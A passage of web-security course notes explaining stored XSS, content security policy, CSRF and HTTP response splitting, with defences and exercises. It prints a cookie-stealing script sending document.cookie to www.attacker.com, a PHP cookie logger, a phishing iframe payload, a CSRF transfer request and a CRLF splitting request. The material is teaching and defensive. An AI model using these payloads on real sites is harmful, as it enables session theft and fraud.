These are also called second order or stored XSS attacks. In many situations, data sent by users to a server is stored on the server and presented to other users visiting the website. Common examples are forum posts, blog comments, social network comments, wikis and user supplied product reviews. If the data is not validated before stored or echoed to users, scripts can be run when any user accesses the website. This attack is potentially more serious than the non-persistent attack since the code will be sent to all users visiting the website. The code is automatically generated by the server upon a HTTP request. A session hijacking attack using XSS could be performed as follows.

1. The attacker injects JavaScript code into a website `www.server.com` using e.g., a form. The data is considered information provided by the user and is stored on the server.

2. The victim visits the website and gets presented with the information provided by the attacker, including the JavaScript.

3. The victim's browser executes the script and sends the victim's cookie to the attacker.

4. The attacker can use the cookie to authenticate as the victim to the server.

The injected script can be as follows.

```
<script>
  document.location = 'http://www.attacker.com/recCookie.php?text=
    '+document.cookie;
</script>
```

This will redirect the browser to a server controlled by the attacker, downloading the document `recCookie.php`, and sending the cookie in the query string of the GET request. The name of the submitted parameter is `text`. The cookie will be a session cookie that the victim has received from `www.server.com`. The `recCookie.php` on the attacker's server can be a simple document storing the cookie to a file.

```
<?php
$fp = fopen("c.txt","w");
fprintf($fp,"%s",$_GET['text']);
fclose($fp);
header("Location: http://www.server.com");  //redirect
?>
```

To hide the cookie theft, the browser can be redirected back. Another variant of an XSS attack is to replace the content of the webpage.

```
<script>
document.body.innerHTML=
  '<iframe src="http://www.attacker.com"
  width="100%"
  height="100%"
  frameborder="0" />';
</script>
```

This code will replace the HTML with another webpage. As the address bar will contain the address of the original webpage (`www.server.com`), this could be very effective in e.g., a phishing attack.

4.3 Protecting Against XSS Attacks

An XSS vulnerability exist when the server does not properly validate data received from users. The data can be in the request URL, POST data, or from any other source from which data is received. If the data is a JavaScript and it is echoed back to the browser, the script is interpreted by the browser, assuming to have the same origin as the rest of the document.

To avoid this type of vulnerabilities, it is important to always validate that received data is as expected. Regular expressions are very suitable for this. Another measure that should be taken is to make sure that data is presented to the user exactly the way it was submitted to the server. PHP provides the function `htmlspecialchars()` which translates the most important characters to their respective entity.

- '<' is translated to '<'
- '>' is translated to '>'
- '&' is translated to '&'
- '"' is translated to '"'

Using the argument `ENT_QUOTES`, also single quotes are translated (to ''') The function `htmlentities()` is similar but additionally translates all other characters that can be expressed as an entity in HTML. An alternative is to use the function `strip_tags()` which simply removes all HTML and PHP tags from a string.

When cookies are stolen using the XSS attack, they are accessed using JavaScript and `document.cookie`. If JavaScript is not used by the webpage to access cookies, the session management cookie can be declared as "HttpOnly".

```
GET / HTTP/1.1
host: www.server.com
...
Set-Cookie: PHPSESSID=j8if9j4kbttk77s5h7vv9vnfp2; path=/; HttpOnly
...
```

Then, the browser will not allow access to the cookie using JavaScript. Support for this must be implemented in the browser, which is the case in modern browsers. In PHP, the cookies can be set as HttpOnly using the `php.ini` directive `session.cookie_httponly = 1`, but it can also be given as an argument to `setcookie()`. However, the default behaviour is to allow JavaScript to access cookies. Clearly, this protection is solely focused on cookie stealing, and attempts to limit the damage that can be done when the web page is vulnerable to XSS attacks. The content security policy is a much more general and robust way of protecting against these attacks.

4.4 Content Security Policy

Validating all inputs is an important step in protecting against XSS attacks, but it is not only the input that distinguishes the attack from expected behaviour. The script that is input by the attacker can also be distinguished by the source it comes from. A web server hosting a webpage that only loads JavaScript from its own domain could just tell the user-agent that scripts can not be loaded from other domains. Similarly, the web server could provide the user-agent with a whitelist of domains allowed to host JavaScript. The *content security policy* (CSP) is a way to do this, and it also generalizes the idea even further to include other types of sources. Thus, CSP is a mechanism that can be used to mitigate a large number of *content injection* vulnerabilities. The current specification is given in [7] (2012) and the reader should refer to this document for details and information about the current status of CSP.

The information is sent in a HTTP header named `Content-Security-Policy`. However, some experimental implementations instead choose to use the alternative `X-Content-Security-Policy` or `X-WebKit-CSP` headers.

The information given in the header consists of a directive name and a directive value. The name controls what to be restricted and the value gives the actual restrictions. The following are some examples of directive names and their meanings.

- default-src. If a name is not explicitly given, the values given in the default-src directive are used.
- script-src. This restricts the scripts that can be executed.
- object-src. This restricts from where plugins can be loaded.
- img-src. This restricts from where images can be loaded.
- style-src. Thus restricts from where stylesheets can be loaded.
- report-uri. This specifies the URI to which the client can send reports about policy violations.

The values can be domains to the resources, bit there are also some special values that can be used. The `'self'` value is used to restrict sources to the origin the document was fetched from. The `'unsafe-inline'` value represent content that is provided inline in the document and not referred to using a `src` attribute. This applies to scripts and stylesheets. When CSP is used, the client will automatically ignore all scripts and stylesheets that are given inline, and the web server must explicitly allow this. Allowing inline scripts will not provide any protection against XSS attacks though. The 'unsafe-eval' value is used to allow dynamic code evaluation, which is by default not allowed when CSP is used. The 'none' value does not match anything and thus forbids the corresponding content altogether.

If all sources used by a webpage resides in the same origin the following header should be sent.

```
Content-Security-Policy: default-src 'self'
```

This will tell the client that nothing should be fetched from sources outside of the current origin. Moreover, inline JavaScripts will be ignored, mitigating XSS attacks. The default-src 'self' directive is a good starting point when constructing more flexible rules.

Perhaps some third party JavaScripts are needed. A webpage that use JavaScripts from subdomains of example.com, images from images.example.com, and does not use any plugins at all could use the following restrictions.

```
Content-Security-Policy: default-src 'self'; object-src 'none';
                         script-src *.example.com;
                         img-src images.example.com;
```

The header can be set in the .htaccess file and will apply to all documents that the .htaccess file applies to.

```
Header set Content-Security-Policy "default-src 'self'"
```

Migrating to using CSP may require significant changes to the webpages. Not only must all sources used be explicitly whitelisted, which is done in server configuration, but all use of inline scripts must be removed and the scripts must be placed in separate files and referred to in the document.

In an experimantal stage, when tuning the web server to start using CSP, the `Content-Security-Policy-Report-Only` header can be used. The the client will not block content that violates the policy, but will instead only send a violation report back to the server.

5 Cross-Site Request Forgery (CSRF)

In some sense, the CSRF attacks are the opposite of the XSS attacks. While the XSS attack exploits the trust a user has in a website, the CSRF attack exploit the trust a website has in the user. The idea of the attack is not to steal a cookie, but to let the user make requests using his/her own cookie. If the attacker creates the requests, he can control requests sent to the server. Recalling the same-origin policy, it is allowed for websites in one origin to issue requests to websites in another origin, i.e., another domain. However, any responses are out of reach as it is not allowed to read data from other domains.

When cookies are used for session management, the browser attaches the cookie with every request, thereby authenticating the user. The steps in the attack are as follows.

1a. The attacker creates an HTML page that issues the required request to the vulnerable target server.

1b. The victim logs into the vulnerable server, obtaining a session cookie that is used in all subsequent requests to that server.

2. The victim visits the attacker's website.

3. The victim issues a request to the vulnerable server, attaching the session cookie.

In order to create a useful request in step 1, the attacker examines how requests are handled on the vulnerable server. Assume, as an example, that the vulnerable server is a bank. When transferring money from one account to another, a POST request is used.

```
POST /action.php HTTP/1.1
Host: www.server.com
...
Cookie: PHPSESSID=gdfkeh4jkfbg...

toClear=6352&toAcc=46718259&amount=1000
```

The above request will transfer SEK 1000 to a specified account and clearing number. Note that, if the PHP superglobal variable `$_REQUEST` is used to read the data, then the data can just as well be sent in a GET request.

```
GET /action.php?toClear=6352&toAcc=46718259&amount=1000 HTTP/1.1
Host: www.server2.com
...
```

For the moment, assume that is the case. Then the attacker can create a link on his website which sends this request. However, it is much better if the request is sent automatically without the victim's knowledge. This can be achieved by including the link as an image.

```
<img src="...action.php?toClear=8362&toAcc=83712539&amount=1000">
```

The result is that the website will contain a broken link, but the request will still be made to the vulnerable server. If the victim is logged into the bank when visiting the attacker's website, the cookie will be sent with the request and the money transfer will be made.

5.1 Protecting Against CSRF Attacks

Protecting against this type of attack is not as straight forward as protecting against XSS. The reason is that the CSRF attack is not breaking any rules. Users are not supposed to be able to run their own scripts in another websites security context (origin), but a website in one origin is supposed to be able to make requests to websites with another origin. The problem is that the request comes from a server from which the target server did not intend to get it from. To protect against constructing simple GET requests with the data as parameters, the server can make sure that only POST requests are allowed. However, this is far from enough and should barely be seen as a protection mechanism. A JavaScript can be written to send forms using POST almost as easily using e.g., `document.name.submit()`, where *name* is the name of the form. The data to be sent can be written to a hidden field and the victim is just as unaware of what is happening as in the case with the image request.

Another protection is to check the referer header. When a request is made, the browser attaches a referer header containing the URL from which the request was made. The server can check so that the request was made from the same (or a white listed) site. This protection relies on the browser to actually send

the header, which is not always the case. This gives a design decision. In *lenient referer validation*, the server would accept the request also if there is no header while in *strict referer validation*, the request would be denied. In [1], it was observed that the referer header was suppressed in about 3%-11% in all HTTP request, but was much less often suppressed in HTTPS request (0.05%-0.22%). Thus, strict referer validation is a feasible counter measure if an SSL connection is used. A potential problem is that security vulnerabilities in browsers could make it possible for an attacker to spoof the header.

One other common solution is to use a *secret validation token*. The idea is that the request must contain some value that is not accessible to the attacker. The session ID is one such value. As the attacker's website and the target website belong to different origins, a script on the attacker's website will not be able to access the cookie information. Remember that the attack relies on the user (browser) sending the cookie automatically in all requests. Making sure that the session ID is sent as data in all requests, the server knows that the request comes from a legitimate source. Instead of using the session ID, random tokens can just as well be used. This type of protection is very common.

Users can also protect themselves from this attack. The attack require that users are logged in to one website (the target), while visiting another (the attacker's website). By always making sure to log out, thereby ending the session and deleting the cookie, the requests will not contain a session cookie. Unfortunately, for convenience, many websites use persistent cookies, allowing users to stay logged in even after shutting down and restarting the browser. This requires the users to explicitly log out.

The server can also demand reauthentication before certain requests are made, e.g., when important settings are changed. Using a CAPTCHA is a similar solution which verifies that a human is authorizing the request and it is not made automatically by e.g., a JavaScript.

6 CRLF Attacks and HTTP Response Splitting

Many protocols rely on newlines to separate information. Newlines consist of a carriage return followed by a linefeed, also known as CR/LF of just CRLF. Carriage return is represented by the ASCII number 0x0d and linefeed by 0x0a, and can be UTF-8 encoded by %0d and %0a respectively. In a CRLF attack, these two characters are injected by an attacker into code that does not properly validate the input. One example is to add forged entries in a log file. If entries in the logfile use user provided input, then a malicious user can include a CRLF followed by a new log entry in the input.

HTTP response splitting is a special case of a CRLF attack. The idea is to inject the newline into a HTTP response header. Since a HTTP header is ended by a newline, and a new HTTP response starts on a new line, it is possible for an attacker to control the headers of a HTTP response and also to create a second response. A thorough overview of HTTP response splitting is given in [4].

There are two typical situations when user supplied data is used in HTTP

responses, namely in a redirection using the location header and when setting a value in a new cookie. This overview will consider the former. Suppose that some input controlled by the user is used to redirect a webpage to another page, e.g., the user has the option to change the language on the webpage. If the default language is English, then Swedish can be chosen using a redirect from `redirect.php` below.

```
$x=_GET['language']
header("Location: http://www.example.com/index_lang.php?lang=$x");
```

Since the language can be sent as a parameter in a GET request, an attacker can control it. The location header will be present in the HTTP response so the response can also be controlled. In the attack, the response is manipulated such that a new HTTP response is constructed. Assume that the `$lang` variable is specially crafted and that the request (Req1) is as follows:

```
GET /redirect.php?lang=swedish%0d%0aContent-Length:%200%0d%0a
%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Length:%2032%0d%0a%0d%0a
<html>AttackerCraftedPage</html> HTTP/1.1
Host: www.example.com
...
...
```

Then, when the redirect HTTP response is sent to the user agent, it will look like two different responses.

```
HTTP/1.1 302 Moved Temporarily
...
Location: http://www.example.com/index_lang.php?lang=swedish
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 32

<html>AttackerCraftedPage</html>
```

Thus, the conclusion so far is that the attacker has the ability to create two responses by embedding his own code into the location header. The first response can only be partially controlled by the attacker. However, he has full control over everything in the second response. Still, this does not constitute much of an attack since both responses are sent back to his own user-agent. In order to turn this into something useful (for the attacker), it must be noted that only one request has been sent, but two responses have been returned. The second response does not correspond to any request. To fix this, the attacker sends a new request (Req2) immediately after the first request is sent.



Figure 1: An example of the HTTP communication in a HTTP response splitting attack.

```
GET /index.html HTTP/1.1
Host: www.example.com
...
```

Still, this may not seem like an attack, but consider the case when all requests and responses are sent through a caching proxy server. This means that responses can be cached in this server and when the same request is later made (by another user) through the same caching proxy, the cached result is returned. Since the second request (Req2) is mapped to the response crafted by the attacker, and this response is cached, then it will also be sent to users requesting the same webpage.

An overview of the attack is given in Figure 1. Referring to the figure, the attacks can be summarized as follows.

1. The attacker sends the two HTTP requests to the server, via the proxy.
2. The proxy forwards the requests to the server.
3. The server responds with two responses, but the first response is subject to the attack and will be interpreted as two responses in itself. Thus, the proxy will see them as three responses.
4. Since the proxy got two requests from the attacker, it will forward the first two responses sent from the server. The proxy also caches these responses to avoid forwarding the same request in the (near) future.
5. Some time later, the victim will request `/index.html`.
6. Since the response to this request is in the proxy's cache, it will return this response without contacting the server.

The payload in the attacker crafted response can be anything. It can be e.g., a phishing attempt when the attacker tries to mimic another page, a JavaScript that steals the user's session cookie (an XSS attack), a defacement resulting in a DOS attack or anything else.

It must be noted that Figure 1 and the above summary only serves as an illustrating example of the attack. Depending on the proxy that is used, and

also the attack scenario and environment, the steps may have to be adjusted. One additional step that can be added in the very beginning is to make sure that the proxy's cache is flushed and does not contain the response to the second request. More details on practical aspects can be found in [4].

6.1 Protecting Against HTTP Response Splitting Attacks

Since the attack relies solely on the fact that CRLF can be embedded in HTTP response headers, proper validation of user input is the best defense. Any CRLF sequence should be filtered out on the server side when user controlled data is used in headers. In PHP 5.1.2, the possibility to send multiple headers using the `header()` function was removed. This protects PHP from these types of attacks, provided that an up-to-date version is used.

Exercises

Exercise 301 *Assume that some files included by the function* `include()` *are hosted by your grandparents' webserver. Thus the option* `allow_url_include` *must be set to on. Moreover, the filenames are submitted to your script using GET. Explain how you would protect your webpage against remote file inclusion from a malicious user.*

Exercise 302 *What are prepared statements and why should they be used in SQL queries?*

Exercise 303 *There are mainly three ways to bypass the same-origin policy. Compare them in terms of how clients and servers must actively take part in the bypassing technique.*

Exercise 304 *Consider the following simplification of the CORS protocol: The user-agent sends the cross-domain request indicating which domain that is making the request. If the request is allowed, then the cross domain server can just send back the data and if it is not allowed it refuses. Thus, the Access-Control-Allow-Origin header in the response is not used? What would be the problem in this simplification, i.e., removing the Access-Control-Allow-Origin in responses?*

Exercise 305 *Can SSL help protect your website against cross site scripting vulnerabilities?*

Exercise 306 *The following code can be considered quite generic for receiving information in a form to the same webpage that is displaying the form:*

```
<form action="<?php echo $_SERVER['PHP_SELF'];
?>">
    <input type="text" name="the_text" />
    <input type="submit" value="Submit text" />
</form>
```

Assume that the webpage containing the form is located at `www.server.com/index.php`. *Then* `$_SERVER['PHP_SELF']` *should contain* `/index.php`. *But what if you visit the webpage with the URL*

```
www.server.com/index.php/"><script>alert('Hello')</script><e
```

What happens and why? Clearly, the form should not be constructed this way. How should it be made instead?

Exercise 307 *How can users protect themselves against XSS attacks?*

Exercise 308 *How can web applications protect themselves against CSRF attacks?*

Exercise 309 *A possible protection against CSRF attacks (on the user side) is to not send any cookies in cross-domain POST requests, i.e., requests that are sent to a domain which did not host the form or the script responsble for the request. Why would this protect against CSRF attacks? Would it protect against all CSRF attacks?*

Exercise 310 *Home DSL routers are commonly used to provide Internet access for home users. They also allow several users on a home network to access Internet using one connection. The fact that many home routers could be compromised received much attention in late 2008. A typical default security setting is to disable WAN administration, i.e., administration from outside the home network. Only LAN administration is allowed. Since only computers inside the home network can access the configuration menu of the router, another typical default setting is to allow administration without a password. In other words, computers on the home network are considered trusted. It is possible to enable WAN administration and set a password for accessing the router from outside the home network. The setting can be set in one of the configuration menus. The setting is enabled by the HTTP request*

```
POST /setremote.php HTTP/1.1
Host:  192.168.1.1

Password=secret&EnableWANAdminAccess=on
```

In some cases it turned out that GET requests could be used as well. The attacker's goal is to enable remote administration and choose the password. After that, the attacker can control all network traffic leaving the router by e.g., changing the DNS used.

a) Describe a CSRF attack on this setting. Under what circumstances will the attack work?

b) To improve security, basic or digest access authentication with a well-chosen password can be used to protect the router. Describe a CSRF attack on this setting. Under what circumstances will the attack work?

c) An alternative to HTTP authentication is to use web based login. Describe a CSRF attack on this setting. Under what circumstances will the attack work?

References

[1] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM conference on Computer and communications security*, CCS '08, pages 75–88. ACM, 2008.

[2] D. Crockford. The application/json Media Type for JavaScript Object Notation (JSON). RFC 4627 (Informational), July 2006. Available at *http://www.ietf.org/rfc/rfc4627.txt*.

[3] M. Cross. *Developer's guide to web application security*. Syngress, 2007.

[4] Amit Klein. "Divide and Conquer" HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, 2004. Available at *http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf*.

[5] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 2007.

[6] W3C. Cross-origin resource sharing. Available at *http://dev.w3.org/2006/waf/access-control/*, 2010.

[7] W3C. Content security policy 1.0, 2012. Available at *http://www.w3.org/TR/CSP/*.

[8] W3Schools.com. HTML DOM Tutorial. Available at *http://www.w3schools.com/htmldom/*.

[9] M. Zalewski. Browser security handbook, part 2. Available at *http://code.google.com/p/browsersec/wiki/Part2*, 2008, 2009.